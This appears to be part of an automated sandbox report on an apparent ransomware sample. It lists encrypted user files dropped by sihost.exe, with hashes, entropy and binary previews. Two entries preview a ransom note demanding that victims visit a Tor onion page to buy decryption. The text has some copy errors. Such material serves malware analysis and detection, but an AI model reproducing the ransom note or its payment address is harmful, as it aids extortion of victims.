m.....IM~a...`4F..k.;-z.X96....;6JgO.....Mq.....h.p'....D.bv.l.l..3.\$...'.j..H.[

<b>C:\Users\user\Desktop\NEBFQQYWPS\readme.txt</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMhW0dHrHeH+IgE0UimvpilXMwOH+QMhW0dHrHeH+IgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8

C:\Users\user\Desktop\NEBFQQYWPS\readme.txt	
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. =====. To receive the private key and decryption program follow the instructions below:.... 1. Download "Tor Browser" from https://www.torproject.org/ and install it..... 2. In the "Tor Browser" open your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnr4l7bdjhelx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

C:\Users\user\Desktop\PIVFAGEAAV.png	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.834415972656961
Encrypted:	false
SSDEEP:	24:tCrOsyTQzXdst++lkJi9t046PgPoA7ngzBrkTgVD2b8k1nTZ1BF60x:tjsyOXdst+JUq0zPgPoMnaBYLgB2Y2IT
MD5:	3484322AFD55169086A10C98963E65B5
SHA1:	993AD2566BE41442F6D53872BBF3F121FDC0ED8F
SHA-256:	C21553F1A8AD14E098D840286A6AC28E5354221C356768862C9EBD0DDB7AFD73
SHA-512:	835774A601CD7C22E624C35757570A8F26FB717AB658D8A563245746B608E4716CA39CCAF8F14FA2266C6BE066136A11881673934622F2CDCC208C60FC9A080C
Malicious:	false
Preview:	..{...R.^...Pi...8@...y..Y>pckc....^v....M...n.h.CCh.+g..^n."P.....G...}. \$y....v... .E.J...7.....c3R..hZ...u...o.....Zi...!ZeK.9...A.r6=<..9...Z.)m[...M./...h.-....3.p_aE...a. p[!tKE...k5v....la.Ys. .D...l... Z.aU:.\$m.D.s.caU..LD.....[...B.:.B.W.C....1a+.Kl.FU..S0?./..<J."D.;]...%Y..9Mc...-CRh.J(.l.Ep./ZC.....m....}y~... :PA...B..O[W.\$]U..h.P..  ....._hl..*d.F....._5O.k...PSa.z.s....2....K+]>.O..XN._.)~.i#..r...)}..A/...r}.. n....xp....V...nb.*....Nu.VD.....j Cm,z.w....8>l.....\...t;<...]}.....&.....R.k*.0y]T...n..).v%... ...chQ?;9..L..L..9.....A.....[s..3chh.w.;:....2".l:::4....pf.....b.w.V..A..J.."Ock f...s...nEd.j.....u..3...#s.l.%.....J.U..u.xV.....n..._Hxi...!n(.....n....);??...`....,U.....4..b...9/r.D..j2 .W...Ww..AL.Z)+x...F..Y!m.....t..8....:U.Y.....~...BJv. 6/...."R.2.m....Ss.B0]...1}...[...Y....\f-?N...b...5x.Xn..)}_.....w.+...-...m...>...O.....

C:\Users\user\Desktop\IPWCCAWLGRE.jpg	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8705854174526815
Encrypted:	false
SSDEEP:	24:DIOH0NauS3P5vBtQnkr5SjtfKAYQWdeBgtdE8nPGkoC/5F:Dlu7o5vBVnS5SAYC9oGkoUF
MD5:	C1B4967CFA817B7B5B24D40EA231FE00
SHA1:	55CA94B4BD1E447B8E33D94A4F260DE2AE5E0FEB
SHA-256:	E02174ADF75A5F2C8E83253EC9BDAF71800153E4AA54F1038DF40B7F06D8AF78
SHA-512:	EDEB21429D82649711F887FFFA8A6DF30D4AB6A3A99B97C224890ED3A44390258F170D5514395FE32226F167FD270D58B1F0F4572D23052E3909B36C79920BC4
Malicious:	false
Preview:	A^Z..ea.....o"*.....<\$#.la.a.F..7w3..i...../s... ,l9...W....b.y..s%i..q.....Y.....\9im....^;...5.d=IW..WTP{....P@..V...wZ...i...J.&..m....}i.c.O.tQ.....,m.V...../#....**..H.\.#a..]}...q. <...R.*<b..+...U.D..G...\$W.ER.....j....!4.rh.6...4.?.. ,D.....xqL...=g.0.2<"m...+..M..B..=ESY.wS.....U.M....r.....l.....f3Gq.....(q....av.*o9(...al.../...A.....m....Z.\$O9.rQ.h .. bE.../IV.+...c.....N&..b..!g....4e:).m.j.S.`.....3E~>.=.=2]L.(.>.).....?...w.to.z.A./.+..+..G..i3.Y@.f.T<8K.HS...i-.r.Z~4....ueH.....y..?pjX.9..^m.=1 ].....{a.o....[...k {..l.UpVK:....=w....8..j.A{.}1...6y. ....s....&i...h.e. ..G3<jC9.....):L...Y...r(q...'.X-.KA.?...h.....w ..N6..D..n.d..a.5...f.0'0..S>....n....(z..WP...w.z.t.P3l'.....rAwu.....m..V (A.O....^.. +.B.....A...Q..N.p...+e.3\.%7..J1.g(1...m...L..Y."...s....!m.....}.xb.pW.Em..pD.pl8pH'Xh....?..a.k...gj.....9.n...g.....,T.'*.s.+)..

C:\Users\user\Desktop\IPWCCAWLGRE.xlsx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.859599967144636
Encrypted:	false
SSDEEP:	24:alr2HB5rFm2iO1WfibT9N71RYdrAWxKJ7fZA7G+2xpArjj1PZw29rzZ74p:kqh5rBi8WG71OJA0q7fWy+Qmrv1h99vM
MD5:	7B8FB60C744A3D87E1D93283184934C1
SHA1:	C49D0F700471053B53751F268A9378E7E8CC6EA6
SHA-256:	96B24A051D00244AC250775975F3A2CBC6F2C1F468E407EC6AD36BD23D5A0D2
SHA-512:	434D59BD43A2DC67B3C03772F86355BF5EFE4BC1CBDEA908C5A4BE620BE5477E525879FEF4E6BB4F47BD27CA649611928C0BF1B74A4DF53AB665A8E11DF7EB6
Malicious:	false

C:\Usersluser\Desktop\IPWCCAWLGRE.xlsx

Preview:	=...`+.k.g.p.r_...gV.9ZC.LU...7(.-.=9x..._E.`O..l7<.r...^3J.*..O.....7.9...o73.....B^c.C.....5.6.[5...k..._*+...kJL...Gz..e..P.A..P...s.2...!...Jo.[...Q8...L...!M...1.B../..y(..>&.g.u*Mk.....yHy.4{O-{-+}XqY.EP.3!?.-j-{-i.....Q..".Qj.....w...y...i...@.(....i1.....g.l7...v..E!.*H,.4.l..Q[...\$.~.....'.....b.A....K....&w!.M;j.....Q.....iB..wq.L~j-gr.(.gN.....&.c..P..~m....O.T\$.~?..6.S.^...Tx....jP...v..a..."(n...b>q.D.W.....(*.t.2Z.&.....hVx.....`B.r....\$.q..d.7.(n#e..N.....`e.V.....=...H....r)vd/g....o....D.n...B...G.....-.....qC.....l..i.^.....b..y....s8.....~..7.J.....].VOW0}O{../.5..^..M..O.@\$.{-=-...KnC.a.;.....L.....B.(~.....M..[]..pl.WA.q.2u.F.z].).....D^.....+h..z..)X...8oc...s.6o..{&...J...[...3.l.q.JS.J.4..rf.....H...a.....\...c::p...c(bDa..Mm....._B..z..J).....s.[f...Q...0.n3...u..G..}..
----------	---

C:\Usersluser\Desktop\QNCYCDFIJJ.pdf

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.844867565166824
Encrypted:	false
SSDEEP:	24:p4PzJOV20EroQcG9JWBx8o+66oDqal0IkPYEmdVVaP6G8JDMwBxzX:pOJWBt+66oDqaSPYnVoSjvBxT
MD5:	E337F27E05B52FE9C7B1726416ADA1D6
SHA1:	9837CD0CAC2E1D3BFC10D0D561D6652D9AD33DD4
SHA-256:	46CC40AE4C09A58DAD8366D4AC29EB545B959FAC72E88438D806AE627A681A3E
SHA-512:	49336A60BF82514DCBBE0F9565E31623F92340E03BD9FF8EA0E06029FF5047F5500897267D06A2AFE3866311AFA2768263C3628979C7FE0F410562B9944B3218
Malicious:	false
Preview:	...\....\.(KN.....?.....E<.....M3.M^..y"!&".kL(;..... G.....-9.d.d;X..Q...h...!{0v.Ch..l(x*.....WZ.s...#..k..l...a...ax>... Ce..[....=...Q.)..o...l.B...sb.3Zn.....l..Y.]W.]m..s.ki...h(..9.L...ja8...G@].l&?.iq.T..F.[.....]j]...!lk...c..on.....J?.f..l..1]e>YL;.....n..L..p9z.G.;E%..."y..w..M...!.....~.....?(..e.va.Q9...@De0.y.....y....Y..."...u./...p~..e.../....].&..8..l..f...-%"..U3.._b.@z....(l..K.+.#F...Y!UlV.....w<.^l...#.....mt.*B.j.Y5.....s#{.g.q~(o.....3.....j..l..D...n.....fq...3.s.J/.S.....'.....nGJNFB....bn....Sz.N"..loU.x.[m:R..rk.&2o.....+...S=L..a.b.B...l.ZUD.%sl..3.5...;.....t.\$X...6...x.r.[..u..q.....8.....N..i.3..~..3.....9..k.....r....n..G.e{(M;....e....P..0h.Q-z..j.).xU-...GQ.a...v.6..sw*...C.../Y..JA-Cy...n...=QQ.K.....XU.`V t..v.c6.....V.....!U..1_d..h..e...hQ<~#.4.^..n...3(A...JL...N.O.....

C:\Usersluser\Desktop\QNCYCDFIJJ.xlsx

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.867210826870153
Encrypted:	false
SSDEEP:	24:Z+vL3dzrQl3vz4qGJ5GfK/siF5F0e++HfVOMcrrCDp:Zm3dq5vbGJkHiN0n+/QMcrWDp
MD5:	2E48C41045D9D1258256681D24CDAEC0
SHA1:	C502C49022F8D306447CFA093E064B02130C2472
SHA-256:	0C6DC035CF9991D2A100FEDD0B39CC4E9B052A356FDB3649AE2A123AD1D68CC6
SHA-512:	8D2675400D25D8DA2233B6A9DD500341776A42F0DFEF29C837595E752704FF96CDC6CB01736DF3D4B9E029ADE1E3E77315ECDFFB65AC53D99B09D443E4D5253I
Malicious:	false
Preview:	....Q.K.S.....i.#"...t;{...C.....6wZ.B.7.7G..6M..HE..[&....*~....Z.....7.2b.=..(^0C....N.'R.k.i._A...Y..lQ.....q.....4.X.?..vu.T{..D6.*lyDUUn0=.....Lqo:Z...?..#...N..Cz(...LvJ.ZR.....6b.R..cC.....dW%..s...m.....P.....M8\$....>..m...A..K...rIf..ZV'.8..r'.B..f..0.M.....#.....oh....._.....\$0....#..f...1\'.k...T.%+FFs..5Ps-#...8w.....>F.....c1'L.U..v.C}.X.(../.a...:4@.8.9-4.9....rb...bR.....Ax..._n.....B.3C.poG@Z...l.<".j].5>i.Y.Y.!3.b....z.O.Xp..q.g.....u....=-".fi*.....3...1<.\X.8..{B.3...l..#&&.T.A.'q.um.....L....OpT...};.*&.f..c...\$OO.."n&...M@p.^.\$&....].e..55...4rk9P...e.Z.VD.n.y.=.....U.F.l.....".j.8*...@.H...K4D..C...9+...j.n.....@...d..y...U...j.W.R..Y.q{NN=U...=}.O...}U...i...P.ic!l...h...T>.B.lj]...%d~ls..q.W..K....E_...y.X=st.n.U"J...%...O..._.....O?l-..v3....p..Fq.l...c....#."J..M.R...f..9.....{.....gX..M...}.c.....T=)..E....f*!l...2c..~

C:\Usersluser\Desktop\ISQSJKEBWDT.jpg

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.839972734745566
Encrypted:	false
SSDEEP:	24:bXW7+NpMLeaB3mctydUMzvRLt6liQnZ8lv4YRzIznWJ91c+xC8MbdeFWE6l3P6hh:bXW7+NukaB3TCjrBt6li3lNnnWJ9/T/J
MD5:	77258EAE7BA27570E1D90A42197CA1C4
SHA1:	F5886D427DB77138AB60A8E7959897AD4B71F251
SHA-256:	61EDD4FFFC97587671A115F68F67ECFE29527A3C672A115243BE312B7AB83F13
SHA-512:	30304F91FB6879F018E3F065D66975F78ACE5ECA28283936BD437168AC25B8724496A1E07F769290FC952D69D4E17EBB9D48464BF01E72990355A2015064BD4C
Malicious:	false
Preview:	..U...lF..N*...p@.u3].....].p=lmT....\$Qm...Q...2"...J.3.]<fi...5...z^...q[E.'\$.~_5...N.7~x.....TK0..F..q..?.....#G.i.....Q..n].Z%].=#=)..l..T...OZ~..H9.=~(.?%8..p.h.u.)..3.....!V..AK.DD....1..Y...ws..#fEP..Or.P.c.M.0<Y.y....T....Kz.d....L..c....Y.a@..O../077.PK..".QM...?.....H..[.w...._Cu..lq...#fO.ky..e+l.x+T.K.s1d...J8..=9B....fG.../Z}.....;0.l.f...e..\$L..E.GpG..Y....5...A..s...a.c4"/.Y3b7.f(b..1..s-.....F.Q.b....w!>.Q...#.....?..V]h... ..\$..q.].#Ai../v....[o.P}-A-F...atX...X.k....z.6.<...7>.E.iYs...9H...?....l.(g...w..A.p...42H\$A.@8.F.....y.;i.N..2.8.hx...=O.(LU... ..(k=...p"...\$.~[a...MA..L.../..hQ.D<~U.<.....C....1....%Vq.jj...;dZ.7..o.Z.4.....L..c.W...7.GB...s.U.....jM.a.Yo.....N.o~..cU+8..\$q.'...#...-gKl...l...<]6=...lm...kS.q...ee...l3...L"...w...e...Y...l..r.+6.[...h...l..rOc.Q.EzA...E.p.....J..

C:\Usersluser\Desktop\ISQSJKEBWDT.pdf

Process:	C:\Windows\System32\sihost.exe
File Type:	data

<b>C:\Users\user\Desktop\SQSJKEBWDt.pdf</b>	
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.852554106138658
Encrypted:	false
SSDEEP:	24:SYCbZSMw1kQ7g8cXn8r6doxhFTUI4qLk2ywxD8O3VPMeilXYvb881:cbRw1kkqP36/xhFTS4qLk2ye3EXYvb8W
MD5:	F4CFEF4A3590849EDFFB74DC7EC664F6
SHA1:	60C7EE923133DE7637EC0D72BE38A7E4AE259EFB
SHA-256:	6CBC129E13DAF60E8E213F2466F523E69D131DF73A728644ABB0B87E8A4F89BE
SHA-512:	FE5406A8A4A679891D33B273211F72B197B15CD884A6DB52F97301EC4FDE8501846E4AD446A153586E95050DEB9BFEBB7069B0CFCD8A2CF4CE31AF9BFDCABF C6
Malicious:	false
Preview:	.D.U=-.juYb.7..Z.S.>[.....8 fM\$.b..g.(.'`{O....%=-_Vj.. ..2.....h>K<..C....H'.z....Z...t#=oV...v...u.R#.....NWj...u....l.S?...pP..{...U;...kM....1.p..NY~...?l.-.....%E..8) .....F.)lA....Xgcd..06.vt.l.y\$.T{'DE?.o.5.\$..g}}".U...b.(.T.j k=(..w..e.d....ye*.o#.R.Sly.6OGk.B.....W.....+E.....+\$.]L..M..[...*...d..z....)4..uJ..=d...OE.0.....?R..u.l.l. .R4.3...+...O...`CS..q(..ro6)E.....#u....;.{rs..j..on.^3e!.t.P.....8.t....C/gh.....*1....R.....qK,.l.L.3-.)uq./q..A.X.%.=n<...4.h.D.T.?c....>4[.tw..H.n!s.....H...h...F../..\$.. ..7].....&...P+...{.....{..+s..d..1[...6XN{g....[M(>.t.H....piJ..N/./>..~..j..>i.j..[...x....l.q.t...])..Ro..D....."l.5...].YU.@...o{.b.J>...!*.Sn..UZ...M.....M-----r.Bq{.'\....al.. ....#b3N}..n....+Z)....T[+sEQ\$.dYK.....dK..y.'!....p....D.....'..F....'.....T.....=1s....XTl..U.?x..d...q..a.\$.....D...+v....X..~{x.X..5.G....#(2..]S.

<b>C:\Users\user\Desktop\SUAVTZKNFL.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.88085398067831
Encrypted:	false
SSDEEP:	24:WIS+gSnyU+emWNWI/64h+azgiRM3vC5b28ZFMrnpVh/5yv5HLizPP6JdYqxfm3N:GvnhmWE9qjzgi12AFcpViHWJ6Em3N
MD5:	36744C5351598C12F8D2B532897E86E0
SHA1:	6C1B18DD6F0F3F00E97D93FD7FE9442488EF8391
SHA-256:	5993CEBC15AB86C497BAC2ECB1B947A7F06E6E8474089043F1579FD09865521B
SHA-512:	9455BCFEA10D78975F07BED306DEB8BE4047BA2BC70942E8CF40AE287279A11B616F0794626ECBE0378E972B5B1BEE99239239101F731E4942319A7B897428CC
Malicious:	false
Preview:	r[...a...Cz..j.Y.....B~.0l.9{6.cB."...G....MNj...z..&la"E.....k...wX8.*K.l.....(....Gv...S..[...*.WZ.c.k.....T.UlB...b.7g...R.{0}...>..a..r1....yP...@...+..=.....\..+.....q....;.....k.z.. .....6].....<g..X+..)......Y.x.B93.Ygc.%5..O..4.....d....'P..f.%..C.O.n.Ol.v.6..1.t.%@.....&...'X..z....Y....GN{...7&xv.N..(51..r..>.x.h.o....E".b a..x....5O.><.^u.QF..._l .....Q.....e.....ko....FZ....C...bq{.&?).]s+.m...@c.../4v5.]zd[^..6.q.kC% h&.....92)a.1UK..8H=....Z.;.....Z.3.4.dU..s0.s..s.4.....V....!9..uX...[prCX.../r....&_(R...U.,DN../q...G rW.lm.;.=.....c...1.ix.H.:K....%w...;../..n.o.....\$a.f...ZP./s.yx.*...j....E...]*).(.+df.B....sf;...=WM{'.v9.\$<..'A...1M..2.n'.Ml.9.....}.?P/...a.0u....mi0....S{.H...5..4..\T.D.>.{ )Q....2/.+..l.Ey.....<.).dSv-G....[...o..z.8pn.]lx.+F...iJ...8r.....]B1D...MWR...}gh.....;_mGn..U.....5"2.*.J.....8.Rg.o.v.."W.].8/..l\~--~..r..*N...Kh.P3

<b>C:\Users\user\Desktop\ZQIXMVQGAH.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.850086091154252
Encrypted:	false
SSDEEP:	24:MCQR2Qe8BMcj+dd68rbQ033LOtTcR4UyJJCdgVICUOVmRjB12scSNk;pQe9O+dbbhLOtAdgKCVmR91tk
MD5:	2C1055CA0B1DC8050B3E7483E82CA0BE
SHA1:	80AD515E95B68E2E034964E0E36B007FCBE8A51E
SHA-256:	885DD2FD4ACB23ED6B07D7EF2F44C65330F28034CCBB74968B1C6560EAA7678B
SHA-512:	E1F9FAF72C4CCCEB8869002698491EF608B7E0C4C420F6D93E154B4408D0FD2C4B9B750E0D55B47DB7050FAF18AE718961BD93E13B27397C29E6DF76E589AE6 F
Malicious:	false
Preview:	....sr.....k..S.g.e*u....&qp...\.op...j.;{h.8.."_.....s.....yY...+>R.H.+3)(.4..Z^CU..u...b.l?....n=..YNc.\m...Q...z...\.k.^L...<...R.{...i..0~\V5.Q....Q.....n>..M.8.....=J.C.A." ...].cd.2...-7jw0.9>...j_^)D..l.(..JEo.....?_.....N.....T...0.c.9.<?.....TD.%H=.l.C.....+'c?.....@5....W.(./q. S...gB.....D.Ybz....@.rf.9..7~..S.w..u.).\.+.@.])'.....w1 e.V.M1....pS.....5..0;m+v.....z..S@.W#.....J690....!cu%..). h...W....At..%....c.F....wK.o..C.Cq..).P.OE.X.`.u./...d0Jn.Ku6..1~.....eu...C...."nF.o....g...%;..xU.....E...x .%..<.T...?vX..:z?w{p.....sT!.....[z&.M.....VQ;.mg.JE>...6..O.....z*+?..V.....X2g...QE0..w....o3.....?W'<Z..TY.....O.....=L..pN..zd..].v.4f.....7`lg..<J.m;....-g....vk0..2R. ;..9<...<.....].....s...hW;..F.....]cc.(.....<T...}.8..8../0....K.LU..E.1..%.%'L.D.R.Hr...6.....x....F....Y.....d.....U.R).....PMsHo..C

<b>C:\Users\user\Desktop\ZQIXMVQGAH.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.868631352738677
Encrypted:	false
SSDEEP:	24:+6V9F+XTcZJmdrr7Dfln1ZjUH6NwQN6ikZrKxvuKy1Y7LHlI8Pv4H8loB5V78um:dvF+XTJ1lXUJsEzRyvLy1Li8Pi8lLzK
MD5:	30669B9B52FB541E7ABDA666ADE0246
SHA1:	2EB757C2F0802865A55B731C0BF761EE2A152AFC

C:\Users\user\Desktop\ZQIXMVQGAH.jpg	
SHA-256:	52D0E0B4CAFE700B20D23EB70C7A275691C002A31BF6C3A7D59F8581B7DA531A
SHA-512:	6F5B52C230BEC8965CBC71987128DE79DA60F05E4714171A2F1B485710EB523F14B727A5AB10CB231BB7F589E43ED116C8CCA78B9B3FBDDE048CCB1B2D1ED3C8
Malicious:	false
Preview:	.....n.....]9T..).g%.hn.w..j.y]}[...@...p..B0c...MrS,...<@.O.....g..Fl..Vx.%...lD....1.....4*LT.T..Y.q.[...k8.<.Y)Sk.u2..lf...n-a.....y"...=.y...<.k.Y.....8".n.....8....Q....v).h"..."... ].....0.E.Z.i.+.....9...N..e.UY..=3(...2'.z...4..0.....9.{tO.E..w..Z*N.*B.'1..2-.o..K.....C..l.V.}.~..w..*..b..L..J..K...=.dd.....zO.C..lCn....i.B.t....}...6c,?.8l@.C...j.....c<.. .S.j.o.= w._].....\$Z..../.5.e[. .h.....~.W/.G..Z..X?.7....NID....?l-rj...J....n~0OY.*.....G:..U-q.F..ds..@...s....q.8X...sB{.R<.....1.2.0..9..4..x.q.>.l.,wA`.r.tS.?.. ..Q..Uy.W..C..)}.r.Ey..H..l.....v....._d..@.(l.Dz...<P..A...q;..V.6n.....kwUP.....`..&.Zi...^..US...F.F.\_ki..R....s\~....L....l:.....R....9& .?.?)Rb.d..C...+Y...i.;`M.. .c.M.N..g..9.R..SOT.....GA.k.1<.....`..-6.....3\$z7..-P....b..#.._j9.....u..._Y9...}.8:....E....%l.Uq..f....@s.....Dg4FoSL.....N..i.-M..a.....5.>K...J...y....c

C:\Users\user\Desktop\ZQIXMVQGAH.xlsx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.825549119520685
Encrypted:	false
SSDEEP:	24:36r7XnWyJW7x7tT6PGGfQV6MSCEfwxIAuulEn8wXJEDBUCEOEQ9VD:36PWsoeJSCFEwxl8Sn7EROECVD
MD5:	9EA96ED094843D7E8F7E2C18F4B7F686
SHA1:	77536AA2D1ACCCD834C8F6F760E4F07AA793EAC4
SHA-256:	53677E825D937C0E636D86923F527FA27328E5B4829DAC58AB11B8D5E3D9F81C
SHA-512:	1C507BA1C55B8DBF0E0BB1117A3031DE34C674C84C3602A7F6A4C3CDA09AE1E55D2DC659FFEFBFF3500A30FBBD1D4B29BAEF14D6354A72A9BAE70EC2FBC7B9B
Malicious:	false
Preview:	(.....>.B.G@.o.1pL....M..BLov..6nv7.?..u#t.2.).`..+H+.s+fQi.?.%K.o....kN..-EQ.w;.....o7..@.{.D.%"1}.qF`.~}.\$.=.~.v.qe..^peT8>.....}=6.....}.]/.E..>y." >.V..i.l..u.....P .A....tlm.k.U.K...lu.w..B.V]...S.....)\5...N..B..s.&.. ~.s.....K~.Jg.1...^z...C...EK.l..e.e.\..f...x#...]......l...~.A.....?...vv.....i..g....2\$......7...-.....C.0v.q...4....R. .....3.... y.f.....['.-@.x....<rNS.ZO.p.A..={.i7./.)Gfa..2.f.O.... u.E..\$Z..1....}....>i..y.N.dXD.K.x...u...S..}.`...G5_].UJ...".A~..1?z....Ek.Qpl.{...E>..l....K'..>J.<"0={ZF...it.... ....3...J.u/....Y3.O.p.%....}pc.....{...G.T....k. _..o.'U....@..JE....w....%{.....u..j....WGd.....KG....A^-({....>.M8...".h.O.....>k..[:;0....q[1f.T...~l0~.?..m.....8.....i.. E.F...&0.%2..h..r..l.*k....+.z....q....Cly...j.....d....Y.(....d...H...x...h.5Pnp..n..c.<.l"...F.Y.ic..w.....X..Dr.....".El...'^J.,k.-..

C:\Users\user\Desktop\readme.txt	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHw0dHrHeH+lgE0UimvpilXMwOH+QMHw0dHrHeH+lgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750FD0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. ===== =====.. To receive the private key and decryption program follow the instructions below:.... 1. Download "Tor Browser" from https://www.torproject.org/ and install it.... 2. In the "Tor Browser" open your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnr4f7bdjhelx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

C:\Users\user\Documents\BJZFPPWAPT.jpg	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8556839955969044
Encrypted:	false
SSDEEP:	24:K2m+VC9XM6eKBztK6qEfzHGOHfBhS0M9duHEKvsZ1QzY8MdnCCIDUeko0EHXrGc:K2m+V1JKV1GObl9kEJZmzKCCyUm3X
MD5:	D174D5E0D74218DE24659DBCC0D0FC94
SHA1:	433DDDC32C39A4F181F5B92AEE401565DC5FA945
SHA-256:	45110D6827E4B9E463A421F88A64E70F70A6CD54A61230022E1064612D47E5DA
SHA-512:	EB9212E704BE34028DF4AC42BFA99525250D287043012053F6F20A5C330A9E598EEAF8D2E3608C3895B8A547581A734E752F72FB71FFA7393A8816338644940D
Malicious:	false

C:\Users\user\Documents\BJZFPPWAPT.jpg	
Preview:	..=2.] s.7.BA...:c.&.J...>D.(4w.Wm.W3.1>F...a.<i.>.....4<d.g..kDH.....\$.....u7...c/...lG...Ht...0... xs.-.X=.....-J...v\$...e..A.x.....Q-~.t.x.M.j..g..j.p.W..l#.....m'.#V.)...V.W.w6#.EOv5U.w.."......U....B(f.T.8.....8.sE".pg. t\$q...:j.....%)>.....L.CB...h.<R?a#...<l.#...S.X...i0...".5.i.i.+...u.H@L.).J.....Z.J.f....A.^W...o....["'.....M.R.I.lK.....}.....4h..`O' .Tlj>....t.4.x(<.q..tQE..*.....Jg^H.....2G.Vbqj&.^V_....).Js...t.t.x.....~.'.).U....g.....~L.c.+.....-.*P.....7\).../=..o...0..U...XH.....:..w..{.8....Z..\. q....C`....._K.2]?.....v(K{5..W.5....l'.T..@.{.....j..... l.&\$J.To...V.....OD.Z'.yt..G1,@f.p.\$J!Y.#lr...).B.....~.j.ml...`b3...1..Q.9.=.#.EZ{c.u.m@~bX....X).....'.....&.a..J_)1w....._/_....R.lSj..k..L5`...eA.....Esx.u.c*..@..<.l.L5< \$.f..0.r.+E'.t.c+oaK....j.....\$.%ZGj^%.Xl2.f.....=!:..6.C...&Zx..)g...D..2..y..&.q0.....[....>.

C:\Users\user\Documents\EEGWXUHVUG.pdf	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.867986420207379
Encrypted:	false
SSDEEP:	24:OL0ntqS9h/WxMVLFL4zy5SuVr8+QdNrcDIQliXCS5BROPl4IOZt2atXVgn/cX5S:e0ntqaWxMVLf9r8/XAZzNfspIOt2atXa
MD5:	7E86ED77283BCA793181F7A656F25F52
SHA1:	45BD9F4534BD518AABE6B43F9C6EA779823AA3FA
SHA-256:	08CB1FAFCAED86F5F9924F66D36368A3835B858E3D025EFA9C573B1395225DD7
SHA-512:	45550C04C721DDA7246DA78A85DF3ACFB9534F4E671A19327CE7E1EA5A5DD24C19C7B41AD8E4A61598B26693698031791850FC15AF90F730AA362F6B4470B8
Malicious:	false
Preview:	6...Q.....5.. ..n.....Rj}{~%...m'_.....l5.....<...a4..Ty...[...] B. ~.h...UU..r.+_W5-..{.Z}`!9g.....!~R..G.n...M.u M...!..h..b.....u...B..=-... =..1p.^..].....7.5&Y.eRO .G3MG..K8.SA.T.Y.#.&...>XZ.vP..>.k.\$..G;...c.g..7....po..aGj/....@.z./...E..x[...!8...;...1...j.\$W.....c.fx..O.....8g.....A'.S...q...s.l4.fmC...:..e,\$A.A.. ...J.[?....(.....B_`_CjNeO...C...>ER~.....CV.K.(...v.....M&8..."~%.}..?@J..&...R.l h..`t.zu^..hHR.>..h.J0%.....\V.....V?Z@wA4 y@v.....`w.eF.MDs.bA.M.X8!).L...dy.G.....X R.V_].&.n.<....[...k..R.gB..%1NAYw.e.Y..r.....T.zz['.C...qj[...7E./uM.NU/..).G.B.h.\$@_~.....4?...ITf.#.....>KX..l...../D..?9..M.P.....z^...o..u.l..A.2u.L..F#...ij.W.....0*..l.....bqyT..4.\-A.....J -^U.y.6.J<..Bx[mz#&.7.<f\.....eQ...r...bT..h..M..1.c.j..d..2...j0.x.8..lRl...A...@.....3.....X...V..{.4i..f7(i..f.....:

C:\Users\user\Documents\EFOYFBOLXA.png	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
